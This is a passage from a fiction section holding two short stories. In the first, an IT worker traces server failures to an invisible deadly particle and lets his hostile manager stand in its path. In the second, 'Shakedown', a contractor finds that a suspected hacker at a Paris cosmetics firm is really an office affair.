The separation from Jacquie last year and their subsequent divorce left him indifferent, discouraged, and somewhat bitter. He was acutely aware that he should "get a life" just as she easily had. But he was exhausted tonight and felt more than justified in cracking open another cold beer, sipping it slowly, and relaxing. Before long he drifted off to sleep there on the sofa, with the seemingly endless stream of monotonic presentations still droning on his big screen TV.

~ o O o ~

The DVD was long finished when the buzzing plastic box on his belt shook him awake. He looked at the clock: 4:15 am. He rubbed his eyes groggily and stood, then walked down the hall to his office.

He logged in and finally looked at his smartphone screen. More outages. At least four, possibly more. The operations center was paging him. He tried to think of the last time he'd had this many failures in such a short time, but couldn't.

He called the on-duty supervisor, an amicable fellow everyone knew as Big Bill. Clearly though, Bill was not having a good night: when he answered the phone, he sounded both exasperated and overdosed on caffeine.

"Micah, what's happening to these systems? I'm getting hardware alerts, drive failures, dead interfaces, you name it. I just got off the phone with Tony; the network group got an alert on a failed router, too."

"We're not having a good week." Micah was aware his voice was still sleepy and tentative. "Uh, what are the environmentals like?

"Nah, we already checked. The AC power is steady, no spikes or brownouts. Same with temperature and humidity; the room's been between 65 and 67 degrees at every sensor. Hromka even had security look at the video of the server room floor for the last 24 hours. They fast-forwarded through every camera angle. Nothing."

Typical Hromka, suspecting sabotage. Then again, without any other answers Micah realized he'd have done the same. "Alright, I'll take a look and see what I can do from here. Are any of our main applications affected?"

"The certificate server is down." That meant the Internet secure sign-in function was disabled and no one could log in to the Uni*Star web site.

"I'll get on that one first and call you back. Anything else comes up, you can just page me, okay?"

"I'll try not to bother you 'less I have to. You're gonna have a long day."

"No shit, Billy. Save me some of that disgusting pizza you always buy." They both chuckled broadly despite the situation.

~ o O o ~

The certificate server was toast. Three interfaces lost connection with the network and the system would not boot. The project manager should have budgeted for a backup system, but it was caught up in financial purgatory.

Another clustered system lost all four hard drives. All four! The failure messages occurred about 3 minutes apart on each disk.

Two other systems fared a little better. Another bad power supply, and, of all things, a failed video display adapter.

He called Big Bill with the updates, opened all the service requests, and got in the shower. He rocked his head in fatigue and exasperation as the warm water sprayed over him. He stood still, closed his eyes for a moment and let the water run down his face. It seemed impossible that there could be any common thread to all these failures, but then he was facing the prospect of explaining why there wasn't.

The rain had returned as a light drizzle. The drive to the data center that early in the morning was decent;

traffic had not yet begun to build. Micah was channel surfing on satellite radio, when a song from the late '60's Stones album *Beggar's Banquet* filled his car:

There's a regiment of soldiers
Standing looking on
And the queen is bravely shouting,
"What the hell is going on?"

What the hell, indeed. It was a vivid reminder of his current dilemma.

~ o O o ~

The data center was housed in a long, single-level building with a faded green scalloped façade that ran all the way down the front. The structure looked like a rectangular slab of concrete pushed into the side of a gentle sloping hill. The view from the front of the building was quite pleasant, looking east over suburban Philly and the Delaware Valley. A large security screening entrance sat directly behind the main double doors, a few steps from the front parking lot.

In the center of the structure, surrounded by office space, was the actual raised-floor server room, with rack after rack of computers arranged in rows like bookshelves in a library. Two additional security doors separated the office space from the server room entrance. It was a highly controlled environment; no one was admitted unless they had multiple approvals, and even then access time was strictly controlled. Video cameras taped all activity in the room.

After clearing security, Micah turned left and walked directly to his office, halfway down the main hall. The ever-present smell of coffee and laser toner filled the office. A few other early birds were also there this morning.

He gave the operations center a quick call to let them know he was on site. Big Bill had left, no doubt exhausted by the long shift full of problems he'd handled, so he talked for a moment with his good friend Pete Baird who'd also just come on duty.

He gulped down a cup of weak coffee, then set about his work in recovering the most critical system, the certificate server.

The sound of Hromka's voice bellowing down the hall filled him with loathing. He continued to focus on his recovery notes. Even though Micah didn't report directly to him, he still made life miserable for him and attempted to control his time whenever he thought it would be to his benefit.

Of course, Hromka came bounding into his office.

"Mr. Gardner! Good morning! I'll bet I know what you're working on."

"I'm sure you do." Without turning his head away from his work, he embellished the disdain in his voice for Hromka's benefit.

"Well, I need to know what the hell is happening in my data center, and I'm counting on you for answers. I don't like taking calls from our CIO asking me why people can't log in to our site. Downtime, bad. Thousands of dollars in lost revenue, very bad."

Only then did Micah turn to face the man. Hromka's hands were on his hips in a forced, confrontational pose.

He got up and walked forward until he was nearly toe-to-toe with the sniveling manager. He smiled and spoke firmly and plainly.

"Well Wayne, I'm sure we'll have some answers for you, but it will be after we get these systems back up. As far as your precious numbers, why don't you cut our service contract, like you did last time? I'm sure another four hours of downtime while waiting for technicians and parts won't make that much difference."

They both heard it: the muffled snickers of employees who overheard the conversation. Micah stifled a smile himself. His adversary was clearly taken aback.

"Look, I know we have to get these servers back online, and I appreciate your efforts. I just need to know what's causing all these failures, and you need to show some urgency about that."

"Well, the sooner you let me get back to my recoveries, the sooner you'll have your answer. Chatty manager, bad. Wasting my time, very bad."

He might've stopped there, but he didn't.

"By the way, I see you put Jessie's position up for bid. It's been almost two whole days since she died; have you filled it yet?" With that, Micah glared at him, silently counted to three, then turned around and sat back down at his desk.

As Hromka spun around and stomped back down the hall, smatterings of muted applause were heard all over the south end of the office.

~ o O o ~

By 10 am, the field technicians had replaced all the hardware and the most critical recoveries were in progress, starting with the certificate server. All Micah could do now was wait for the recoveries to complete before tackling the less-critical problems that remained.

He sat in his office, looking at a pile of computer parts on his desk. There was nothing remarkable about their appearance, but they'd all failed in an 18-hour period.

The floor plan of the server room was hanging on his wall. He stared intently at the drawing, examining the grid of rows and cabinets. In his left hand was the report detailing the affected servers, failure time, and cabinet locations.

When the realization came, he sat straight up in his chair and leaned forward as his back stiffened. Sweat formed on his upper lip, and he grabbed the armrests of his chair.

There was something. There was a connection.

With one broad sweep of his now-shaking arm, he cleared his desk of all the failed parts as well as his other papers. He pulled the floor plan off the wall, ripping the corners away from the pins that had held it up, and spread it out on the space he just created. One by one, he drew an "X" on each cabinet location that contained a failed server. He included the network router that had also failed.

All the X's fell in a straight line, starting near the southwest corner and running diagonally across the server room. The Accounts Payable server was the first X on the line, followed by all the others in the order they failed. He further realized that the elapsed time between any two failures was proportional to the distance between them.

In other words, something was moving at a slow but constant speed across the server room, taking out any device in its path.

He understood what the facts were plainly telling him. Whatever this thing was, it was burning out components and downing his servers. He pulled out his calculator and ruler, and dividing distance by time,

determined that this thing... this particle or destructive point... was moving at just under two feet per hour across the server room.

He took a few deep breaths and a sip of his coffee. Then he double-checked all his calculations thus far. Although he had figured out its behavior, he obviously had no idea what he was up against.

Extending the line on the floor plan, and adding the number of hours since the last failure, he calculated that the particle, as he thought of it, should now be inside the new backup tape silo.

The silo was about the size of a small minivan and contained storage space for thousands of data tape cartridges, along with jukebox-like robotics that pushed the tapes into backup drives. Being brand new, it was not yet used for actual data backup. It was, however, powered up and operational... or was it?

Micah logged into the silo remotely from his workstation and issued a few commands to see if the robotics would respond. He repeatedly got "device not present" errors. Hallelujah, the particle had also wiped out a $1.5 million tape silo.

He began to simply accept what was happening. Clearly he could not share this with anyone just yet. He was also mindful that he didn't want to appear defensive if suddenly challenged by someone about the outages. For now, he was keeping this secret.

~ o O o ~

It was 11:30 am. As he returned to his office with more coffee, Micah took stock of a few facts.

The particle was done wreaking havoc in the server room. Since taking out the silo, it was now past any critical equipment. Its trajectory was taking it out into the hallway some time in the next 6-8 hours.

All of the servers that failed were mounted near the bottom of their respective cabinets, roughly one foot off the server room raised floor. Thus the particle was traveling at a constant height. And based on the lack of any image on the security video, the particle was invisible.

He realized he needed a blueprint of the entire building, not just the server room, to find the extended path of the particle. Once again he took a deep breath, then walked down the hall toward the operations center.

Pete Baird knew nearly as much about this place as Big Bill did. He might have something helpful, since he opened up this building for the company nine years ago.

As his ID card opened the operations center door, he saw Pete at his desk. One look told him that his friend was not his usual jovial self.

"Petey, you okay?"

He managed a weak smile when he saw Micah approach. "It's just this business with Jessie really got to me." He quieted his voice to just above a whisper. "This freakin' place killed her. I just know it."

Micah knew what Jessie had meant to Pete. Their friendship, and Pete's obvious affection for Jessie, was the main reason he never pursued her himself.

"You think the stress caused her cancer to return?"

"No, no, no. I saw her Monday and there was nothing wrong with her. I swear to God. I went to see her about some batch jobs Tuesday morning, and something wasn't right. I thought maybe that prick Hromka did something that upset her. An hour later... ah." Pete turned away as his voice started to quaver, and Micah felt the utmost empathy for him, grabbing him firmly on the shoulder.

"It's alright man. She's in a better place, that's for sure."

Pete put his game face back on, deftly changing the subject by congratulating Micah on his dressing-down of Hromka earlier in the day. At that moment — at that very second — another wave of realization came over him. This time his face blanched white, and it was obvious to Pete.

"You gonna pass out on me? Sit down."

He had to sit down. He didn't need to see the floor plan; he saw the diagonal line in his mind's eye, and he already knew.

Jessie's cubicle was behind the server room wall, roughly 50 feet south and west of the first server that failed.

Pete was right. This place had killed her.

~ o O o ~

Pete and Micah went to the break room, but it was noon and packed with employees eating lunch. Micah's hands were shaking a little, so Pete bought him a cream soda, before buying his own cola. They left the break room holding their cold drinks to find a quiet place to talk.

There was an empty conference room close by. Micah walked in first, and looked out the window at the rain, which had picked up in intensity again. He held the cold, wet aluminum can against his forehead. Pete shut the door, then took a sip of his cola before speaking.

"You planning on going to the visitation tonight?"

"Yeah."

"Can you give me a ride?"

"Sure. I'm not staying long, though"

"I know, neither am I. Thanks." Pete put his cola down on the conference room table. "Okay, so what was it that made you pale as Casper back there?"

Micah exhaled and shook his head. "I guess it's Jessie, all these server issues, and lack of sleep mainly."

"You're bullshitting me."

Micah turned back toward his friend with a half-smile. Pete knew him too well.

"They want me to come up with a good explanation for all these failures, and I can't."

"Listen, smartass, you're the best there is. You know damn well you'll figure it out." Pete paused for a long time, drinking his soda. "Maybe we can talk about it later. I have to get this thing with Jessie off my chest, too."

"We'll definitely talk later. Listen, there are some things I have to take care of before I can say anything, that's all."

His smartphone buzzed again. "My recoveries are almost done. I'm gonna finish up and work on these last few systems." He drained the rest of his soda, tossed the can in the trash, then shook Pete's hand and grabbed his shoulder. "Thanks for the support, mi amigo."

"Anytime, smartass." Pete gave his buddy a mock punch in the ribs.

~ o O o ~

He started up the certificate server. It came up fine and he saw users begin to connect to the system. He exhaled deeply, and sent Hromka an email updating the recovery timeline. It was 1:45 pm.

He returned his attention to the computer room floor plan, the thin diagonal line drawn across it. He'd made tick marks along the line corresponding to the

time, one per hour.

The particle had just exited the back of the silo and was an hour or so from the inside wall. It would travel through the thick concrete wall at a sharp angle for another three hours. By the time it entered the hallway it would be well after 6 pm, when there would be no one in the office area.

He still needed the blueprint of the whole building. He had an idea where the particle was heading, of course, but he had to know precisely.

He went back to the operations center and quizzed Pete about the building plan he was looking for. "I'm thinking we may have power issues."

Pete reached into his desk drawer. "These are the keys to Big Bill's desk. If those blueprints are anywhere, they'd be in there. But you didn't get this from me." Pete smirked at his buddy.

"I owe you once again, amigo."

"Yes you do, smartass."

~ o O o ~

Big Bill's desk was filled with garbage: old software, trade rags from five years ago, serial cables, 9600 baud modems, and other assorted dreck, including a bunch of menus from that disgusting pizza place.

One long drawer contained dozens of rolled-up blueprints. There were no labels identifying them in their rolled state. He noticed one in particular that looked a little dingy, like it had been handled quite often. He unrolled it, realizing he had guessed right: this was the blueprint of the whole building.

The detail of the offices was there, but this drawing was made before the cabinets were installed in the computer room. Nor could he overlay his data floor drawing onto the blueprint, since they were drawn to different scales. Micah was going to have to get creative.

Back in his office, he came upon the idea of marking the entry and exit points of the particle on the data center walls and transferring those proportional distances to the blueprint. He double-checked his points by comparing the respective scales; he knew he had to be accurate.

When he connected the points now, he studied the path. The particle must've come straight out of the woods and the hillside behind the building, somehow. It entered near the rear service dock, passed through a recycling bin and the internal rear building wall, then directly through Jessie's cubicle. Then it entered the server room, as he already knew.

All the systems that were affected were mounted one foot high in their respective cabinets. But since the server room had a raised floor, the particle was actually at a height of three feet when it passed through Jessie. Its height would once again be three feet later tonight in the office area.

Micah followed the line on the drawing and carefully extrapolated its path. This evening, it would be in the main hallway. Tomorrow morning it would be making its way through the last row of offices before exiting the building's east wall sometime tomorrow afternoon. Since the terrain in front sloped downhill, it's likely the particle's level path would take it out hundreds of feet above the Delaware Valley and, eventually, over New Jersey and the Atlantic ocean beyond.

Returning his attention to the blueprint, he followed the path the particle would take tomorrow morning. By 6 am, it would be nicking the inside corner of Vishy K's office.

By 10 AM, it would be approaching the desk of Mr. Wayne Hromka.

~ o O o ~

It was now 4 pm. With all the systems back in service, he grabbed a yellow legal pad and walked briskly down the hall to Hromka's office.

"Wayne, I was wondering what your schedule looks like tomorrow." He tried to sound conciliatory. "I have some preliminary ideas about these failures I want to discuss with you."

"Damn it, I want to know now. What did you find?"

"Again it's only preliminary, but I think we have a power distribution issue."

"No way. Our power is solid. The building engineers assured me of that today."

"Well I have good evidence of this, but I want to get my facts together and present my case tomorrow." Micah couldn't help swallowing. "Uh, you gonna be around all day?"

Hromka sighed with irritation as he opened his online calendar. "I'll be here on a conference call from 9:30 to 11, then I'm interviewing a job candidate at 11:30." He looked up at Micah. "No, not for Jessie's job. I have 1:15 available. We'll meet here in my office, and I'd appreciate you being on time."

Micah pretended to write something on his pad. "Okay, I'll see you here tomorrow at 1:15."

"Gardner, you'd damn well better not screw this up." He wagged a finger. "If you try to blame this on power and you can't back it up, I will drag your ass through mud."

Micah had had it. "You're welcome, Wayne! It was my pleasure to spend the whole day getting your site back up. I appreciate your gratitude."

Hromka's face flushed red but he said nothing. Micah smirked at him scornfully and spun around to leave.

~ o O o ~

Back in his office, Micah used a wooden yardstick to tear his server room drawing roughly into letter-size sheets. He did the same with Big Bill's blueprint. He took the stack of paper to the copy room and fed it to the shredder, then re-locked Bill's desk and brought the key back to Pete.

He made a face as he reached across Pete's desk for a disgusting slice of leftover pizza. "Cheer up, amigo. I hear better days are ahead for Uni*Star."

Pete looked up at him with a knowing grin. "I can't wait to hear about this. Well smartass, are you up for happy hour tomorrow night at Jonesey's? You know what they say: 'Sober on a Friday night, bad. Sober and alone, very bad.' "

Micah snickered at Pete's weak impression of Hromka. "Yup, I'll meet you there. We can drink to Jessie. Or anything else we might want to drink to."

You're in the middle of the 2600 fiction section. You may now proceed to the next story.

SHAKEDOWN

Fiction by Peter Wrenshall

I recently watched the video *Freedom Downtime*, and it reminded me of a hacker alert that I got involved in, or at least would have gotten involved in if the whole thing had not turned out to be hype. In the end, I didn't get to see any black hat hackers, but I did get a lesson in how hysteria can be used to blind otherwise intelligent people to the truth.

I was working for an IT support firm, and one of their foreign clients, a French cosmetics company, was having network problems. My manager wanted me to fly out to deal with it. Most people would have probably jumped at the chance of a paid break in Paris, but I had been on company trips before, and was wary. They were always hectic, last-minute arrangements. The only sightseeing you got to do was the inside of a server room, and the only advantage to having irate clients taking their frustrations out on you was that you learned to swear in a foreign language.

"Sorry," I said, "but I'm stuck on project work that I need to finish before my Christmas vacation."

"Everything else can wait," my manager said. "This has the highest priority."

Nothing new there: company trips always had the highest priority. You had to drop everything and go. And when you came back, there would be half a dozen other managers asking you why their work was late. I had to get out of going.

"Did you ask Bridget? I bet she'd enjoy a trip to Paris."

"I need you on this one, because of your documentation skills."

"Seriously though, I've got customers screaming at me. I need to get everything done before we close for the holidays."

"This is more important. The client has already called in their lawyers, and now they're talking about bringing in the police."

I stopped aiming the desktop missile launcher at the target I had drawn on the white-board and sat up.

"Did you just say 'police'?"

"Yes."

"What's going on?"

"The client's lawyer has convinced them that they've got a hacker in their network."

I didn't quite laugh. Though I have never done any hacking myself, it was a subject that interested me. The image I was getting of some hacker bragging about breaking into a network to steal a chart detailing 256 different shades of lipstick was amusing.

"Why would someone want to hack into a cosmetics company? I mean, do they have any evidence?"

"They've had a series of network issues . . ."

"We have network problems all the time."

"Not like this. Someone is targeting executives."

I sat for a moment, trying to figure it out. I couldn't get stuck on this job. Apart from the traveling, it sounded like it had gone critical, and I didn't want to be around when it went into meltdown.

"Okay," I said, "but if the problem is not because of hardware, and the client does have a hacker in the network, then don't you need a security expert to look at it?"

"No. All you'll need to do is to document the background–everything the help-desk and support people have done so far–and then hand it over. The police will handle the rest. The SA on this is Friday. Can you do it?"

"The service agreement is probably workable, if all I have to do is a write-up. It's the idea of going all the way to Paris at this time of year, just to work on a document that I could email to them."

My manager said nothing, and there was a silence while I tried once again to get my head around it all. Anyway, I wasn't sure the client had been hacked. My first guess was that one of our own people had messed up somewhere. It had happened before. I needed to figure out what had gone wrong and who had made it go wrong, and then everybody could stop panicking about phantom hackers.

"You know," I said, "there's another possibility here. We could have goofed somewhere down the line, and what the client is seeing is a side effect. It's going to be embarrassing if a month-long police investigation turns up a server with a glitch that someone should have spotted. If you can stall them for a couple of days, that would give me time to remote in. Maybe I could find the problem–"

"Sorry, that's not possible," my manager interrupted. "I wish I could put it off, but it's urgent. And, in fact, you might as well go home right now and start packing. The client already has you on an early flight."

"Tomorrow? Tuesday?" I accidentally hit the mouse button, sending a sponge missile toward the white-board. The missile missed the target, bounced off the wall, and dropped behind the cabinet.

"Yes. The hand-over date is Friday."

I groaned. I'd been with the company for sixteen months, and up to that point I had managed to maintain a blemish-free record. But I could see what was going to happen. I would be the engineer with his name at the top of the hand-over document, and the bottom of the help-desk fault list. I was the last guy to touch it. I was the reason it all went sour. I would be the one to blame.

"Sorry," I said. "It's too short notice. I can't just drop everything and fly to France tomorrow."

But I could, and I did.

I was up at 4:00 the next day, and by 6:30 I

was on a plane, dressed in my good suit and the duty-free tie that I bought on the previous trip. When the pilot announced there was going to be a delay, I took out the help-desk logs, and began to read up about the saga. And, to my surprise, things started to get interesting.

It had all started two months earlier, when a couple of executives had suddenly and mysteriously lost the documents they had been working on. They reported the "crash" to the help-desk, who remoted in and ran a bunch of tests to see what was wrong. The tests turned up nothing out of the ordinary, and the incident was eventually put down to a "cockpit error" (help-desk code for user stupidity). But a few days later, the same thing happened to half a dozen other management stiffs, and that started phones ringing. More tests and scans were run and, eventually, it got explained away as a network glitch. But over the next two weeks there were two more incidents. At that point, the client escalated the problem and we, the company, had to pay for a French consultant to go in and do his own tests. And while he came up with nothing suspicious, except his invoice, it at least stopped the suits from barking. And for a little while, everything was quiet.

Then one night, the CEO had been working late when she got hit by it. The error messages told her the network connection had died, taking the "business critical" document she had been working on with it.

She tried a few remedial actions to rescue it, including screaming at the help desk, and threatening the shift manager, but dead is dead. The next day she called in the lawyers, who started using phrases like "breach of contract." The company fired back, saying that neither they nor the French consultant had found any technical issues. At that point, the lawyers started talking about network security and hackers: cosmetics companies came out with new formulas all the time, and some of them were worth millions. We had, the sharks said, a duty of care for both the network and the commercial data on it. They persuaded the CEO to call in the French equivalent of the Cyber Crime Division.

So, despite my initial cynicism, it looked like there was a hacker in the network after all. Interesting. My manager had asked me to write it up, but I had already decided to go one better: I would write it up for myself, putting it all into a book. Years before, I had read a best seller, The Cuckoo's Egg, which was about a network break-in, and since then I'd been thinking about doing something similar. Maybe, I thought, this corporate hack that I had stumbled onto was my material. If I could get a publisher interested in it, I'd be switching to a new career. Hackers were still very much in the public interest, and I knew there was good money to be made out of the talk-show circuit. If I did things right, this could be my ticket out of computer support.

True, I only had a few days to get involved, but a quick trip to the server room to make a few unofficial "adjustments" would solve that problem. Clients were always doing that: finding new problems, just as you were packing up, ready to get out the door. So I knew how to invent work for myself. And then, since I would be staying in Paris for an extra couple of weeks, there would no doubt be an opportunity for me to get unofficially involved. I might even end up working with the cops, getting an "insider" view. Fired up, I got out my laptop and started a journal, so I would have something to refer to when I got home and started writing my best seller.

I landed in Paris just as it was waking up, and by 9:12 I was sitting in the reception area of the client's office, waiting. On the wall was a photo of a French actress I had seen in a movie a few months before. She was modeling the company's new eyeliner, and I noticed the tagline was in English, though I had seen the same ad back home, but in French. A few minutes later, I was met by the head of security. He was stocky with a shaved head, and, in shaky English, he thanked me for coming and said that the CEO wanted to see me. On the way up to the top floor, he told me how "urgently important" it was for the company to get this problem dealt with as soon as possible. Everything had been locked down for days. The help desk was getting endless complaints.

We walked and talked until we got to the executive area, a place where every stuffed suit had their own office, and every office had its own unique personality. Here was the top of the fashion world, where visionaries dared to dream of a redder lipstick, and marketers dared to dream of agency kickbacks from the supermodels who would get paid millions to be seen wearing it. The CEO was a tall, neatly dressed woman in her forties who said that she was happy to see me, though obviously not happy enough to smile. She asked me if I wanted a drink, I said yes, and then she surprised me by saying, "I am told you are the top guy in the computer department."

For a moment, I thought that something must have gotten lost in the translation. Then I realized that my boss had obviously talked me up, to try to calm her. I nodded, noncommittally. Besides, it wasn't that far off the mark. In the previous six months, I had not missed a single project deadline or failed a help-desk SA. The other staff thought this was hilarious and assumed that I was some fanatic, and they had nicknamed me "100%." Nothing gets office clerks talking more than the presence of someone who is working his way to the top, rather than playing the game. But I still had memories of pedaling to work in the rain to keep me overachieving.

We all got drinks, and then we sat and chatted. As expected, they unburdened themselves of their frustrations, telling me about how they felt let down, and all the rest of it. The security guy fired questions at me, which I fielded, and then the CEO took her turn. They wanted reassurance from me, and I said that they would have their hand-over document by Thursday afternoon, or Friday morning at the latest, and that seemed to satisfy them.

And yet, as I sat there chatting professionally and sipping café au lait that tasted far too good to be decaf, some alarm bell was sounding far off in the back of my mind. Something about what they were telling me didn't quite fit, and my initial doubts about them having a hacker returned. To try to work it out in my own mind, I told the CEO and the security guy about my reservations. I went into an explanation of the difference between an organized criminal who was in it for the money and a computer hacker who was in it for the technology. But they weren't interested in theories or subtleties. This was France, they said, and when the person was caught, organized or not, he would be sentenced to hard labor.

"There is a lot at stake here. We are counting on you," the CEO said, as we stood and shook hands. Then the security guy handed me a pass, and took me down to the IT support room in the basement. He sat me in front of someone's desk, and then he went away, obviously happy to leave me to it. The local skeleton crew IT staff said bonjour, and then both of them withdrew to the other side of the room. I emailed my manager to let him know I had arrived and, before settling down to do the documentation, I made a start on my own unofficial investigation.

I began by visiting each of the comms rooms, which were placed next to the emergency stairs on every floor. Inside were the familiar rows of network switches, with their blinking lights and whirring fans, and patching all this together was the usual spaghetti of network cables. Was something loose somewhere? I tugged a few cables. But apart from the fact that there were various bits of abandoned gear left lying around, and half of the cabinets had no doors on them, everything was in order.

I decided that since I was on the top floor, I would walk around the exec suite with a port-tester, since I had to rule out everything. I wandered through empty rooms, getting nothing but green lights. One of the rooms was a conference suite. It was a large room with a polished wood table in the middle surrounded by stylish chairs. On the wall was a massive flat-screen display. It looked like someone had translated the headquarters of a Bond villain into French. At the table were two women, who both looked like they had been Photoshopped into their business suits. They were obviously both in the wrong place: the last things they needed were cosmetics.

The dark-haired one said something to me, but the French language being what it is, she could have been swearing at me or she could have been reciting poetry. From the way her dark eyes were blazing, I guessed the former.

"Pardonnez-moi," I said, trying to remember some school French. "Parlez-vous anglais?"

She didn't answer, just put her hands on her hips, and looked at the other woman, who then turned to me.

"I'm sorry, this room is not available now," she said. "I have to check the network ports. It will only take a minute." I dropped the CEO's name into the conversation, hoping to impress, but all that did was make the dark-haired woman bark louder. The other woman turned to me again and said, "Please come back after one o'clock."

I looked at my watch, and realized that it was already afternoon. I decided to get something to eat and followed the signs to the cafeteria. All the smart comments about French women that I had heard before I left the office were wasted. Apart from the clinking of cutlery, the place was as interesting as an insurance convention. Welcome to the exciting world of cosmetics, I thought.

I ate my sandwich, and then, at 1:30, I went back to the conference suite. The two women had gone and, as expected, the tests showed there were no defective ports, which meant the hardware was working as it should. My little investigation had failed to throw up any obvious errors, and I started thinking about hackers again. I decided to continue digging later, because I still had the documentation to write. I went downstairs and fired up the word processor.

I started with the firewall and server logs from the time of the events, added some topology diagrams, mixed in a few buzzwords, and then wedged it all on the company stationery. A few hours later, my official task was nearly complete. All I had to do was proofread it tomorrow, and then hand it over on Thursday. Full marks pour moi.

After that, I put all the boring details of the day into my takedown diary and, at 6:00, I left my laptop monitoring the network and took a taxi to the hotel the client had arranged for me.

I'd never stayed in such an upmarket place before, and was looking forward to it, but it was just a better class of boredom. After dinner, I sat in a deserted hotel bar for an hour, and then went to my room and watched a movie about the first American settlers that was badly dubbed in French. The bad guy was wearing a tall black hat with a buckle on it, and the women he was waving a bible at were all wearing bonnets. The more fashions change, the more they stay the same, I thought.

I went out and wandered around Paris in the dark for an hour. After that, I spent another half hour sitting on a snow-covered bench in the middle of a square, sipping decaf, and watching white flakes slowly drift down out of the darkness and onto people as they darted in and out of shops and restaurants. Hundreds of years ago, this spot had been the site of a famous revolution, but everything seemed peaceful enough now. I heard some tourists speaking English, and I was going to ask them where the famously romantic part of Paris was supposed to be, but they walked past.

The next day was a carbon copy of the first. Very little happened, and, in the basement, the two local support staff members were nowhere to be seen. At home, there was always plenty of gossip in the office. Every day there was some new story, about salesclerks going ape and throwing the company laptop at the wall, or the new woman who had just started working in the

office, and that sort of thing. But there was no danger of that here. Nobody said anything. The day was ten hours of silence

On Thursday morning, I got a call from the CEO. At the prearranged time, I went to her office, and found her and the security guy waiting expectantly. I gave them each a copy of the hand-over document, and they kept me waiting while they read it. After they had finished, they thanked me and said that they appreciated the work I had done, and how sorry they were to have dragged me away from home at this time of year. They said that they would let my manager know that they were pleased with the service.

Shortly afterward, my phone rang. It was my manager. He had already heard from the CEO, and he was calling me to congratulate me on hitting another SA. He wanted to know if I had done any additional investigation. I didn't tell him that I'd been snooping around like the Hack Finder General, and just said that I had looked for technical faults and only found an unpingable DNS, and that I would see him on Monday.

After he had hung up, I went back downstairs, and sat in the silence. I'd almost come to the end of my stay, and I hadn't seen any black hats, but I wasn't in a rush to get back to my hotel, so I hung around, filling in my hack-attack journal, which by then had turned into a full-on novel, since real life hadn't been interesting enough to fill a book. I sat and typed all day, happily inventing exciting scenes, and wondering which actor would play me in the movie of the book.

It was after 6:00 when I noticed the time, and realized that I hadn't eaten. I walked around the deserted corridors, looking for a vending machine, but didn't find one. I went back to the office, and sat down at my desk. I was just about to turn off my machine and go to the hotel, when I saw that a large segment of the top-floor network had vanished.

I paused for a moment, blinked, and looked again. Yes, it was gone. The thing I had been waiting days to see had happened at last, and I was sitting there with no idea what to do. I jumped up and sprinted out of the office and up the emergency stairs to the top floor. Whatever was going on, I was about to find out. At the top of the stairs, I ran through the doors, got to the comms room, pushed open the door, and was just thinking "101%," when I saw something odd.

A woman was standing in front of the first rack. I recognized her right away. It was the woman from the conference suite on the first day, the one with the dark hair. She had a surprised look on her face. My first thought was, it is an inside job, after all.

"What are you doing in here," I was just about to bark, when I noticed something even odder. The woman was staring at me with those big dark eyes, and, for some reason, I noticed that one side of her silk shirt was untucked. And then I saw something else. In the dark glass of one of the cabinets, I could see a reflection. Someone else was in the room, standing behind the rack, out of sight. A man.

I stood there for a moment, caught completely off guard. The woman said nothing. She didn't move. She didn't appear to be breathing. And then it dawned on me, and I realized what it was. And I knew what had been interrupting the network service, and why it was only the execs who were getting hit.

"Er, pardonnez-moi," I said. I backed out of there, and walked quickly back down to my desk. So much for the big hacker takedown. How much of the other stuff I'd read about hackers was just as hyped? Hysteria sells. And I had almost bought it. Note to self: don't drink the Kool-Aid.

I got to my desk, and checked the network monitor. Whatever had been knocked loose was back up again, and the network was fine. I switched off my laptop, and then went outside. I took a taxi to my Paris bench, and sat on it for an hour, watching the people go past. I could see my breath in front of me, but the cold wasn't bothering me at all. What was bothering me was what the thought of the next day's work. It was not going to be enjoyable. Not even slightly.

I got to see the CEO after 10:30. The security guy was already there.

"I've retested the network and found the problem," I said. "My initial thought was right. It wasn't a hacker, just a defective network switch."

"Defective?" the CEO said.

"Broken."

"But all the switches have been tested," said the security guy said, with open hands.

"Yes."

The security guy and the CEO looked at each other, and their expressions didn't need translating.

"It's a good result," I continued, "because now you don't need to call in the police."

"Okay. If you give me the serial number of the switch, I will call the manufacturer and have it checked."

Call the manufacturer? I stood there, trying to figure it out, but my brain couldn't follow. An image kept invading my brain, and wouldn't go away, an image of that woman, her shirt untucked, her gorgeous face flushed.

"Sorry, but I don't understand," I said. "Why would you want the serial number?"

"Because the hardware is protected by a maintenance contract," the security guy said, not getting how I was missing the blindingly obvious.

Maintenance contract. Right.

"No need for that, I've already fixed it."

"Fixed it?" Puzzled, he looked at the CEO, and then turned back to me.

"Yes."

"You were supposed to document the problem, not fix it."

"Yes," I replied. What else could I say?

He continued. "We needed some evidence, to show to the police. Are you telling me you just got rid of the evidence?" He made the open hands gesture again, only this time he accompanied it with a sound like "poof."

"Sorry."

The CEO and security guy had a French conversation that was so fast it sounded like two modems talking, and then turned back to me.

"But I do not understand." The security guy continued. "How can a broken switch cause such problems?"

It was a good question, and all last night I had been trying to think up some believable explanation that fit the facts, but had failed.

"Dust was blocking the fan, making it run hot and act flaky. Completely random. But I've cleaned it now, so it's okay." Naturally, I cringed while giving out this garbage.

"Fan?" the security guy said, incredulous. He wasn't buying it, and I didn't blame him.

"So what you are telling me is that you cleaned the dust out of a fan, and now there isn't any problem? And this will not occur again?"

"Yes. That's right."

The CEO looked puzzled, too, and there was another conversation in 56k baud French. Then she turned to me.

"What I don't understand is that you didn't think to tell someone before you destroyed the evidence."

"I..." I started, and then stopped. I felt some sweat roll down my forehead. I was having a mal jour. The whole thing had caught me out. I was going to level with them, to tell them what had really happened. I had to. The CEO slit her eyes and frowned, as if she suddenly had an insight. She spoke slowly and quietly: "Is there something you would like to tell us?"

It wasn't that I cared if the cyber cops charged Mademoiselle Hacker with killing business critical documents, and then burned her at the stake. It was something else. When you've had the finger pointed at you, it gets more difficult to do it yourself. Anyway, I generally leave that sort of thing to the politicians. I shook my head. No.

The CEO gave me a look that was colder than the snow outside. "I have to say that I am disappointed," she said. "I would like you to provide me with an email explaining everything, before you go home." I knew that as soon as the door clicked shut behind me they'd be on the phone to my manager, and that my record now had a large black mark against it. I could imagine the jokes when I got back to the office.

I went back to the honeymoon suite and went around all the cables and power connectors, pushing in anything that might have been knocked loose. As I was leaving, my phone rang. It was my manager. I confessed everything, and got a sermon about the importance of not annoying the customer. For an hour afterward, I sat at my PC, typing an email that, however I phrased it, made me sound like a goon. I looked at my watch. My flight was more than eight hours away, but I wasn't about to hang around. I'd get a cup of real coffee, finish the email, and then head to the airport.

